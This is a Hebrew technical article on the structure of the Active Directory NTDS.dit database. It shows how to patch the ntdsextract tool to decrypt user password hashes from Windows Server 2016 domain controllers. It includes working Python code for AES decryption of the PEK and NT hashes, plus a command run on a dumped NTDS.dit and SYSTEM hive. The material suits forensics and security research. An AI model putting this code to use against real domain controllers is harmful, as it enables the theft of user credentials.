ATTf2163027	ATTf2163036	ATTj590726	ATTm591065	ATTm591202	ATTm592177	ATTj590602	ATTm590608	ATTm590434	ATTq589850	ATTm590443	ATT
ATTm131532	ATTq590486	ATTm590390	ATT1590411	ATTm591542	ATTm591622	ATTm591770	ATTm131516	ATTi590592	ATTm590408	ATTm591536	ATT
ATTb131088	ATTm589911	ATTm591496	ATTb590476	ATTj131373	ATTm1441826	ATTm590052	ATTm590094	ATTq589923	ATTb591073	ATTq589927	ATT
ATTm590724	ATTm131298	ATTj590672	ATTk590156	ATTk590159	ATTm13	ATTj590523	ATTm591167	ATTm131685	ATTi589860	ATTm590315	ATTi589
ATTm590397	ATTm590393	ATTm590395	ATTj591283	ATTj591848	ATTm591790	ATTj591259	ATTm591190	ATTm591198	ATTm591215	ATTm591449	ATT
ATTj590766	ATTm590536	ATTf590537	ATTm591158	ATTj589969	ATTj590328	ATTm590322	ATTm590334	ATTk590023	ATTm590595	ATTm590149	ATT
ATTf1966082	ATTm590480	ATTj2424840	ATTf2163033	ATTj591805	ATTj591807	ATTk591931	ATTm591982	ATTi591537	ATTb592085	ATTm592073	ATT
ATTm590472	ATTj592081	ATTq592103	ATTq592105	ATT1591181	ATTk590447	ATTk39	ATTq591142	ATTk53	ATTb591066	ATTb591069	ATTk591129
ATTm2293765	ATTm2293781	ATTk591645	ATTm591448	ATTm591464	ATTq590589	ATT1591629	ATTm591225	ATTm591472	ATTm589839	ATTm590185	ATT
ATTi590066	ATTj590109	ATTj590055	ATTm589886	ATTk591650	ATTk590093	ATTm589869	ATTf590969	ATTf591013	ATTm1376264	ATTk1310860	ATT
ATTj2424849	ATTj2163030	ATTm591800	ATTk591969	ATTp592006	ATTq592108	ATTj592149	ATTk591252	ATTj591540	ATTq591138	ATTk131397	ATT
ATTm591829	ATTm591832	ATTm590475	ATTb590381	ATTb590518	ATTm591703	ATTj591964	ATTi592122	ATTk591130	ATTm1376259	ATTm591513	ATT
ATTq590543	ATTm591657	ATTm590191	ATTj589944	ATTj591180	ATTk589966	ATTf2163011	ATTm591930	ATTj591965	ATTc131102	ATTb590510	ATT

ניסיתי להיעזר גם בקבצי הפלט שמוציא הכלי dsusers אבל מבחינתי גם שם היה רק ג'יבריש:

- backlinks.map
- childsrid.map
- lidrid.map
- links.map
- lmout\_2012.txt
- ntout\_2012.txt
- offlid.map
- pek.map
- ridguid.map
- ridname.map
- ridsid.map
- ridtype.map
- typeidname.map
- typerid.map

לנסות לשנות את קוד המקור "על עיוור" רק כדי לתקן את השגיאה לא הוביל להרבה, אז המסקנה הייתה שכדי למצוא פתרון איכותי צריך ללמוד על מבנה הקובץ ולנסות לתקן לבד.



## מה נחפש באינטרנט?

אז הגענו לרגע שחיכינו לו, להבין מה הוא מבנה קובץ ה-NTDS.dit ואיך אני משתמש בתוכן שמופיע בו על מנת להשיג את ה-hash-ים של המשתמשים. הדבר ההגיוני ביותר לעשות כדי ללמוד על משהו ששייך ל-Microsoft הוא כמובן לגשת ל-MSDN, Microsoft Developer Network, לפחות כך חשבתי באותו הרגע. מדובר במאגר המידע שמשמש מפתחים ובכללי את כל מי שמשמש בשירותי החברה על מנת לקבל מידע ותיעוד. אז ניגש ל-MSDN וננסה למצוא מידע שיכול לעזור לנו.

### אם Microsoft מפתחים אז Microsoft מתעדים?

לא, או יותר נכון לא בדיוק, Microsoft כנראה מתעדים אבל יותר בשביל עצמם. אני בטוח שרבים מאלו שחיפשו דברים עמוקים הקשורים בתשתיות והבנת תוכנות שונות של החברה נתקלו בבעיה הזו, אין מספיק תיעוד באתרים הרשמיים. במידה מסוימת אפשר להבין, חברה מסחרית לא תרצה לחשוף את סודותיה יותר מידי. לכן נאלצתי "לעבור לעמוד השני של Google".

### אז נחפש מאמרים אחרים

אני אולי קצת מקצין אבל אחרי חיפושים רבים ומידע מאוד שטחי אודות מבנה הקובץ נתקלתי במאמר נהדר ששייך גם למחבר של ntdsextract בו השתמשנו קודם לכן, המאמר הסביר יותר לעומק על תצורת העבודה לפחות של שרתים בגרסה 2012 ומטה. אז בואו נאגד את כל המידע שיש לנו ונבין אחרי הקדמה ארוכה מה המבנה של הקובץ ונתקן את הבעיה.

## מהו מבנה קובץ ה-NTDS.dit?

כמו שציינתי מעלה קובץ ה-NTDS.dit בנוי בטכנולוגיית ESE DB, הוא מחולק לטבלאות אותן ראינו כאשר פרסרנו את הקובץ בעזרת הכלי esedbexport. כל טבלה מכילה מידע מסוים, נתמקד בטבלאות שאנחנו צריכים על מנת להוציא את ה-hash-ים. לאחר שנבין את תפקידה של כל טבלה נבין אלו עמודות היא מכילה שאנחנו נצטרך למשימתנו ולבסוף נבין איך המידע עצמו נשמר בשורות.

### הטבלאות

הטבלה הראשונה עליה נדבר היא טבלת ה-datatable. הטבלה מכילה מידע כלומר תכונות (Attributes) על האובייקטים של ה-Active Directory למשל משתמשים, מחשבים, קבוצות וכו'. מידע זה אינו מוצפן וזהו למידע שניתן להשיג על ידי פקודות בסיסיות ב-PowerShell או שאילתות LDAP.

הטבלה השנייה שחשובה לנו היא ה-link\_table. טבלה זו מכילה את ההפניות או הקשרים שבין האובייקטים למשל התכונה MemberOf של משתמש תכיל קישור לאובייקט הקבוצה אליה הוא שייך. טבלה





חשובה נוספת שבה לא נתעמק אבל נחמד להכיר היא טבלת ה-sd\_table. טבלה שהופיעה החל משרתים בגרסה 2003 ונועדה לשמור רשומות הקשורות להגדרות אבטחה.

## מבנה הטבלאות

למעשה לכל טבלה יש עמודות והעמודות האלו הן התכונות (Attributes) השייכות לאובייקטים. טבלת ה-datatable היא הטבלה הגדולה מבין הטבלאות שמכילה מידע על כל האובייקטים ב-Domain ויכולה להכיל מאות עמודות ועוד הרבה יותר שורות, כאשר כל שורה מייצגת אובייקט וזו הטבלה בה נתמקד. העמודות מתעדכנות בהתאם לאובייקטים שנוספים במידה והם צריכים תכונות נוספות. כמות העמודות הגדולה הייתה אחת הסיבות ש-Microsoft בחרו שלא ללכת על מסד נתונים מוכר שהיה מוגבל בכמות העמודות שיכול להכיל. פרט נוסף שחשוב לציין הוא כאשר אובייקט לא משתמש בתכונה מסוימת הערך של העמודה עבור אותו אובייקט יהיה null.

## העמודות

אז הבנו את המבנה של הטבלה, בואו פשוט ניגש לערך "Username" של משתמש על מנת להשיג את שמו. זהו שזה לא כזה פשוט, שמות העמודות לא ברורים בכלל לאדם (כמו שראינו באחת התמונות מעלה) ולכן נדרש להכיר יותר לעומק את ערכי האובייקטים. למזל כולנו תיעוד של שמות העמודות והסבר עליהן מופיע במאמרים של חוקרים שונים לאורך השנים (שהם כמובן לא של Microsoft) ובעזרתם ניתן להבין את העמודות העיקריות שנצטרך כדי להוציא hash-ים של משתמשים:

שם העמודה	מה מכילה
ATTm3	ה-(CN) Common Name של אובייקט
ATTr589970	ה-SID של האובייקט, מזהה אבטחתי ייחודי ושונה ולכל אובייקט
ATTq589920	מתי הסיסמה הוגדרה לאחרונה - password last set
ATTj589832	UAC - User Account Control - הגדרות אבטחה למשתמש
ATTq589983	מתי המשתמש פג תוקף - User expires
ATTq589876	מתי משתמש התחבר לאחרונה - Last logon
ATTk589879	ה-LM hash של אובייקט
ATTk589914	ה-NT hash של אובייקט
ATTk589984	היסטוריית ה-LM hash-ים
ATTk589918	היסטוריית ה-NT hash-ים
ATTk590689	ה-(PEK) Password Encryption Key מפתח ההצפנה של ה-NTDS.dit נפרט עליו בהמשך

כעת, כשאנחנו יותר מבינים על מה להסתכל נוכל פשוט להשיג את המידע הזה ובעזרתו להשיג מה שאנחנו רוצים. אך לפני זה כדאי שנכיר את שיטת ההצפנה. חשוב לציין שהשיטות שאציג יתמקדו בהשגת ה-NT hash וכך גם התיקון בקוד.

## שיטת ההצפנה עבור שרתים בגרסה 2012 ומטה

בשביל להוסיף שכבות אבטחה Microsoft הוסיפו הצפנה שתגן על המידע הרגיש, בין היתר ה-hash-ים. מנגנון ההצפנה עבור שרתים בגרסה 2012 ומטה עבד בצורה הבאה:

ה-hash-ים עצמם נשמרו בתצורה של NT hash ו/או LM hash. על LM אין מה לדבר, נחשב לא אבטחתי כלל ומפוענח בקלות (משרתים בגרסה 2008 כבוי כברירת מחדל) ולגבי NT שהוא סוג הצפנה שמשמש ב-MD4 (ומקודד ב-UTF-16 little endian), אלגוריתם שנשמר עד היום. ה-hash מחולק לשני חלקים באורך 8 בייט כל אחד. כל חלק מוצפן על ידי ה-RID שנמצא ב-SID בהצפנת DES. הפונקציה `sid_to_key` מבצעת את האלגוריתם ומחזירה לנו 2 מפתחות DES עבור כל חלק של ה-hash. הפונקציה `str_to_key` (לא להתבלבל בשם) מבצעת מניפולציה מוזרה שהופכת string מ-7 בייט למפתח DES של 8 בייט:


לאחר שהמרנו את ה-RID שלנו ל-2 מפתחות שונים, נוכל לפענח בעזרת DES כל חלק של ה-hash המוצפן ולחבר את החלקים כדי לקבל hash סופי כמו שניתן לראות בפונקציה הבאה:

```
def dsDecryptSingleHash(rid, enc_hash):  
    (des_k1, des_k2) = sid_to_key(rid)  
    d1 = DES.new(des_k1, DES.MODE_ECB)  
    d2 = DES.new(des_k2, DES.MODE_ECB)  
    hash = d1.decrypt(enc_hash[:8]) + d2.decrypt(enc_hash[8:])
```


לאחר שכבת ה-DES ישנו עוד חלק שמוצפן בעזרת ה-PEK בעזרת הצפנת RC4, אותו הזכרנו בטבלת העמודות תחת העמודה ATTK590689. ה-PEK הוא מפתח הצפנה שמצפין מידע רגיש ב-NTDS.dit. הוא עצמו מוצפן גם כן בעזרת ה-boot key או ה-sys key. ה-boot key מצפין מידע רגיש ברכיבים שונים של Windows כולל ה-NTDS.dit והוא נמצא ב-system hive ב-registry וזו הסיבה גם שהיינו צריכים את הקובץ הזה, על מנת להוציא את ה-boot key.

חשוב לציין כי מפתח ה-boot key שונה ממחשב למחשב ולכן על מנת לבצע פעולת פענוח יש צורך ב-boot key מאותו מחשב ממנו הוצאנו את ה-NTDS.dit. ההצפנה בה השתמשו הייתה הצפנת RC4.

כלומר ה-hash מוצפן פעמיים: פעם ראשונה כאשר מחולק לשני חלקים ומוצפן בעזרת DES על ידי ה-RID. פעם נוספת מוצפן ב-RC4 על ידי ה-PEK. וה-PEK עצמו מוצפן ב-RC4 על ידי ה-boot key. כדי לפענח נעשה את כל הפעולות בסדר הפוך.




עד שרת 2012 (כולל) זו הייתה שיטת ההצפנה ועל מנת לסדר את הראש אפשר להיעזר בתרשים הבא:



כעת, כשהתהליך ברור בואו נבין מה אנחנו רואים בכל חלק.

### מבנה ה-PEK וה-Hash

ה-PEK בנוי בצורה הבאה:




אורך ה-PEK הוא 76B שהם 608 סיביות. ה-8 בייט הראשונים מייצגים את הפתיחה או כותרת. 16 הבייט הבאים משמשים כמפתח לצורך פענוח ההצפנה ה-52 הנותרים מהווים את המפתח המוצפן. לאחר הפענוח המפתח עצמו באורך 16 בייט בלבד כאשר אלו ה-16 בייט האחרונים, על 36 הבייט לפני נדלג.

אם נתמקד בחלק האחרון Encrypted PEK הוא יראה כך:



החלק בו נמצא ה-hash בנוי בצורה הבאה:



אורכו 40 בייט, 8 הראשונים הכותרת, 16 נוספים משמשים כמפתח לפענוח ה-16 הנותרים מהווים את ה-hash המוצפן.





לבסוף את ה-hash המוצפן ניתן לחלק ל-2 חלקים באורך 8 בייט כל אחד כאשר כל חלק מוצפן על ידי מפתח שנבנה מתוך ה-RID כפי שהסברנו קודם. החלק האחרון של ה-hash המוצפן נראה כך:

encrypted hash part one  
8 bytes

encrypted hash part two  
8 bytes

קצת יותר על אלגוריתם הפענוח ושיטת ההצפנה ניתן להעמיק במאמרים המצורפים מטה.

חשוב להבין שכל מה שהסברנו עד עכשיו היה עבור שרתים בגרסה 2012 ומטה ואומנם הבנו איך הדברים נראים שם אבל זה לא פותר את התקלה בשרת גרסה 2016, מה שכן עכשיו אנחנו מתחילים להבין איפה לחפש את המפתחות ומה צריכים להיות הערכים.

## מה מבנה קובץ ה-NTDS.dit עבור שרתים בגרסה 2016 ומעלה?

עד כאן הבנו את מבנה הקובץ עבור השרתים הישנים, הבנו איזה מידע אנחנו צריכים למצוא עבור השרתים החדשים. אנחנו רואים ששמות העמודות לא משתנות משרת לשרת והסקנו שהשינוי שקרה הוא שינוי בשיטת ההצפנה. ככה שבמהות המבנה של קובץ ה-NTDS.dit הוא אותו מבנה.

### ה-PEK בשרתים בגרסה 2016

נחזור קצת לסקריפטים, כאשר אנחנו מריצים את הסקריפט dsusers הוא אומנם קורס אבל אם נציץ שוב בתיקיית העבודה שהגדרנו חלק מהמידע אכן מתקבל. אחד הדברים שקופצים לעין שאנחנו כבר אמורים להכיר הוא ה-pek.map. אנחנו יודעים מה זה PEK ואנחנו זוכרים שהוא אמור להיות זהה בכל ה-DC-ים, נפתח אותו ונשווה ל-DC משנת 2012. על מנת שנראה את השינוי שמתי אותם באותו הקובץ:

```
#SERVER 2012
0200000001000000c6f72f3a7085f5fcd61dc0cca1788b7c551e10fa804e05353c358d154856629a9b0
#SERVER 2016
03000000010000000863a9280e0bc92dc5afe3545b4b54e2d19333b570e283f2b9e11abdc13e6a0c8619
00000000000000000000000000000000
```

במבט מהיר ניתן להבין שאומנם השוני בתוכן נובע בגלל שזהו מפתח מוצפן, אך האורך שלהם שונה גם וזה מוזר. אורכו של הראשון 152 תווים שהם 76 בייט כמו שאנחנו מצפים אבל אורכו של השני 208 תווים שהם 104 בייט כאשר הדבר הראשון השונה שבולט בניהם הוא הכותרת (ה-header).

מבדיקה קצרה של ה-header בשרתים נוספים נגיע למסקנה שה-header ב-PEK מהווה בשבילנו אינדיקציה לגרסת ה-Windows. כאשר 02 שייך לגרסאות הישנות יותר ו-03 שייך לגרסאות של Windows NT 10.0 (למשל Windows Server 2016).

כעת יש לנו דרך לזיהוי גרסת השרת ודברים מתחילים להיות ברורים יותר, עקב שינוי כלשהו ב-PEK שאר הנתונים המתקבלים אינם נכונים ולכן נדרש להבין מה השינוי שבוצע בהצפנה.

## השינוי בהצפנה שבוצע ב-Windows 10


אתם בטח חושבים עכשיו מה קשור Windows 10, אבל זו לא טעות, באותה תקופה זו הייתה הדרך שלי להבין מה שיטת ההצפנה החדשה וליישם את השינוי עבור שרת DC בגרסה 2016. לצערי לא מצאתי את המאמר המדויק אבל ניתן למצוא מאמרים רבים אחרים שמתארים את המצב כאשר הם מסבירים זאת מנקודת המבט של שליפת Hash-ים מעמדת קצה ממנהל חשבונות האבטחה (SAM - Security Access Manager). כלי תקיפה רבים היו שולפים את המידע ומפענחים אותו בעזרת ה-key boot כאשר האלגוריתם בעזרתו המידע היה מוצפן הוא RC4. השינוי ב-Windows 10 לשיטת ההצפנה AES גרם לשגיאות בכלים רבים והיה מאוד מבלבל. נקודת ההנחה שלי הייתה שאותו שינוי בוצע עבור שרתי 2016.

### איך נדע שמה שנעשה עובד?


אז כדי לוודא שהשינויים שנבצע עובדים נצטרך להגיע למעשה לאותם ה-hash-ים וכדי לעשות את זה בחרתי hash אחד מתוך התוצאות של שרת 2012: "47bf8039a8506cd67c524a03ff84ba4e", כסיסמה זה "Aa123456". במידה ולאחר שינוי האלגוריתמים נגיע לתוצאה הזאת נדע שניצחנו.

### שיטת ההצפנה עבור שרתים בגרסה 2016 ומטה

השלב הראשון היה להחליף את האלגוריתם מ-RC4 ל-AES. את השינוי בקוד אסביר בחלק הבא אבל מיד לאחר השינוי ואחרי משחק קצר עם python ואלגוריתמים הגעתי למשהו שנראה כמו PEK. כמובן שרק לקבל PEK לא הספיק שכן גם בשלב השני היה צורך להחליף את ההצפנה שגם כן הייתה RC4 אז גם אותה נחליף ל-AES. לבסוף החלק של ה-RID ו-DES נשאר אותו הדבר. חשוב לציין שאחרי כל שינוי כלשהו הכי קטן באלגוריתם עשיתי בדיקה על מנת להבין האם ה-hash הרצוי שלנו מתקבל ולבסוף אחרי המון ניסוי וטעייה זה קרה והגיע הזמן לעשות סדר בשיטת ההצפנה החדשה יותר:




יחד עם שינוי השיטה השתנה גם המבנה של כל חלק.




## מבנה ה-PEK וה-Hash עבור שיטת ההצפנה החדשה

בשיטה זו ה-PEK בנוי בצורה הבאה:




כעת אורכו של ה-PEK הוא 104 בייט. ה-8 בייט הראשונים מייצגים את הפתיחה או כותרת ובעזרתה גם ניתן לגלות את סוג ההצפנה לפי 4 הבייט הראשונים: 0200 עבור שרתים בגרסה 2012 ומטה ו-0300 עבור שרתים בגרסה 2016 ומעלה. 16 הבייט הבאים משמשים כקטור אתחול של הצופן ולבסוף 80 הנתרים מהווים את המפתח המוצפן. לאחר הפענוח המפתח עצמו באורך 16 בייט בלבד כאשר אלו ה-16 בייט שמגיעים אחרי 36 בייט כמו שדילגנו בשרת 2012, ול-28 הבייט הנתרים לא נתייחס. נתמקד ב- Encrypted PEK כמו קודם לכן:



החלק בו נמצא ה-hash בנוי בצורה הבאה:



אורכו 60 בייט, 8 הראשונים הכותרת, 16 נוספים משמשים כקטור אתחול עבור ההצפנה, לאחר מכן 4 בייט עליהם נדלג המתארים את גודל ה-hash, ניתן לראות שבמקרה שלנו הוא קבוע עבור כל ה-hash ומתרגם ל-16. לבסוף 32 בייט שהם ה-hash המוצפן. לאחר הפענוח גודל ה-hash הוא 16 בייט כאשר לא נתייחס ל-16 הבייט האחרונים. לבסוף כמו בשרת 2012 נחלק את 16 הבייט שמהווים את ה-hash המוצפן ל-2 חלקים באורך 8 בייט כל אחד כאשר כל חלק מוצפן על ידי מפתח שנבנה מתוך ה-RID כפי שהסברנו קודם. כמו קודם נמחיש את החלק של ה-hash המוצפן:



כעת הבנו גם את שיטת ההצפנה עבור שרתים בגרסה 2016 וההבנה הזאת הייתה מאוד מספקת ©



## שינוי הקוד לתמיכה בשרת החדש

כעת נראה קצת קוד. חשוב לציין כי התיקונים בקוד בוצעו רק כדי להוכיח את הנקודה ועלולים להיות תקלות נוספות אבל ברגע שהבנתם את המהות והסדר של שיטות ההצפנה ומבנה ה-NTDS.dit, תוכלו לפתח בעצמכם קוד שקורא מתוך ה-ESE DB ומפרסר את כל המידע שתרצו. בנוסף אציין כי השינוי בוצע רק עבור ntlshash אבל זהה במהותו גם עבור ה-lmhash.

השינויים בוצעו עבור המודול שבו השתמשנו ntdsextract. כיום קיימים גם כלים אחרים עדכניים שמבצעים את פעולת הוצאת ה-hash-ים מה-NTDS.dit.

אז קודם כל בקובץ dsdatabase.py נוסיף לפונקציה dsInitEncryption את האפשרות לפענח את ה-PEK בעזרת ה-boot key ב-AES. לצורך כך נוסיף שורה של זיהוי סוג ההצפנה בעזרת ה-header של ה-PEK המוצפן ונשלח אותה לפונקציה שניצור בהמשך בה הפענוח יתבצע בעזרת AES:


```
def dsInitEncryption(syshive_fname):
    bootkey = get_syskey(syshive_fname)
    enc_pek = unhexlify(ntds.dsfielddictionary.dsEncryptedPEK[16:])
    # Check the encryption type you should use
    enc_type = ntds.dsfielddictionary.dsEncryptedPEK[:4]
    # Type 0300 so decrypt with AES
    if enc_type == '0300':
        ntds.dsfielddictionary.dsPEK = dsDecryptPEK_with_AES(bootkey, enc_pek)
    elif enc_type == '0200':
        ntds.dsfielddictionary.dsPEK = dsDecryptPEK(bootkey, enc_pek)
```

שינוי נוסף נבצע בקובץ dsencryption.py, לקובץ זה נוסיף 2 פונקציות האחת לפענוח ה-PEK בעזרת AES (אותה פונקציה שבה אנו משתמשים למעלה) והשנייה לפענוח ה-hash המוצפן עם AES, ניצור עוד פונקציית עזר נוספת שמבצעת את אלגוריתם הפענוח. לא לשכוח לייבא מהמודול Crypto את AES:

```
# Perform AES algorithm
def decrypt_using_AES(key, iv, data):
    aes = AES.new(key, AES.MODE_CBC, iv)
    result = aes.decrypt(data)
    return result

# Decrypt the PEK using AES and boot key
def dsDecryptPEK_with_AES(bootkey, enc_pek):
    initial_vector = enc_pek[:16]
    data = enc_pek[16:]
    result = decrypt_using_AES(bootkey, initial_vector, data)
    pek = result[36:52]
    return pek

# Decrypt hash with PEK using AES
def dsDecryptWithPEK_with_AES(pek, enc_hash):
    initial_vector = enc_hash[:16]
    data = enc_hash[20:]
    result = decrypt_using_AES(pek, initial_vector, data)[:16]
    return result
```




השינוי האחרון עבור ה-NT Hashes יהיה בקובץ dsobjects.py תחת הפונקציה getPasswordHashes נוסף בחלק של nthash של זיהוי של סוג ההצפנה לפי ה-PEK header ונקרא לפונקציה המתאימה בהתאם, את פונקציית ה-AES יצרנו כבר בקובץ dsencryption:

```
def getPasswordHashes(self):
    # ... Original code is here
    if encnthash != '':
        # Check the encryption type you should use with encrypted PEK header
        enc_type = ntds.dsfielddictionary.dsEncryptedPEK[:4]
        if enc_type == '0200':
            nthash = dsDecryptWithPEK(ntds.dsfielddictionary.dsPEK, encnthash)
        elif enc_type == '0300':
            nthash = dsDecryptWithPEK_with_AES(ntds.dsfielddictionary.dsPEK, encnthash)
        nthash = hexlify(dsDecryptSingleHash(self.SID.RID, nthash))
    # ... Code continues here
```

כעת לאחר השינויים נוכל להריץ שוב את הסקריפט dsusers.py כמו שהרצנו קודם לכן על המידע מהשרת 2016:

```
C:\Users\semion\Desktop\Digital Whisper>c:\Python27\python.exe ntdsextract\dsusers.py
ntds.dit.export-2016\datatable.4 ntds.dit.export-2016\link_table.7 output-2016
--syshive "ntds-dump-2016\registry\SYSTEM" --passwordhashes --pwdformat john
--ntoutfile ntout-2016.txt --lmoutfile lmout-2016.txt > users_info_2016.txt

[+] Started at: Mon, 18 Mar 2024 19:46:16 UTC
[+] Started with options:
    [-] Extracting password hashes
    [-] Hash output format: john
    [-] NT hash output filename: ntout-2016.txt
    [-] LM hash output filename: lmout-2016.txt
[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
    'C:\\Users\\semion\\Desktop\\Digital Whisper\\output-2016\\offlid.map'
[+] Rebuilding maps...
[+] Scanning database - 0% -> 5 records processed
[!] Warning! There is more than one Schema object! The DB is inconsistent!
